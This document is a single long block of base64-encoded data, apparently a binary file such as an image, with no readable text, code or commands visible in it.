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kc1boAKKKKACiiigAooooAKKKKACiiigAooooAKKKKACiiigAooooAKKKKACiiigAooooAKKKKACiiigAooooAKKKKACiiigAooooAKKKKACiiigAooooAKKKKACiiigAooooAKKKKACiiigAooooAKKKKACiiigAooooAKKKKACiiigAooooAKKKKACiiigAooooAKKKKACiiigAooooAKKKKACiiigAooooAKKKKACiiigAooooAKKKKACiiigAooooAKKKKACiiigAooooAKKKKACiiigAooooAKKKKACiimTzx20DSzHaijk0APoyKxJrq7uiSZWto+0ceN34t/hj8ai2HvPdf+BD/wCNZe07Iz9ojoMijIrn9h/573X/AIEv/jRsP/Pe6/8AAl/8aPaPsL2nkdBkUZFc/sP/AD3uv/Al/wDGjYf+e91/4Ev/AI0e0fYPaeR0GRRkVz+w/wDPe6/8CX/xo2H/AJ73X/gS/wDjR7R9g9p5HQZFGRXP7D/z3uv/AAJf/GjYf+e91/4Ev/jR7R9g9p5HQZFGRXP7D/z3uv8AwJf/ABo2H/nvdf8AgS/+NHtH2D2nkdBkUZFc/sP/AD3uv/Al/wDGjYf+e91/4Ev/AI0e0fYPaeR0GRRkVz+w/wDPe6/8CX/xo2H/AJ73X/gS/wDjR7R9g9p5HQZFGRXP7D/z3uv/AAJf/GjY3a4uh/28Of60e0fYPaeR0FFY0F5c27DfIbiLuHA3j6EdfofzrXilSaJZImDIwyCO9XGSZcZJjqKKKooKKKKACiiigAooooAKKKKACiiigAoopk0yQQtLK21FGSaAH0ZHrWJNeXV0SVka2i7IgG8/U9voPzNRbD3uLo/9vDj+tZ+07Iz9ojoMijIrn9h/573X/gS/+NGw/wDPe6/8CX/xpe0fYXtPI6DIoyK5/Yf+e91/4Ev/AI0bD/z3uv8AwJf/ABo9o+we08joMijIrn9h/wCe91/4Ev8A40bD/wA97r/wJf8Axo9o+we08joMijIrn9h/573X/gS/+NGw/wDPe6/8CX/xo9o+we08joMijIrn9h/573X/AIEv/jRsP/Pe6/8AAl/8aPaPsHtPI6DIoyK5/Yf+e91/4Ev/AI0bD/z3uv8AwJf/ABo9o+we08joMijIrn9h/wCe91/4Ev8A40bD/wA97r/wJf8Axo9o+we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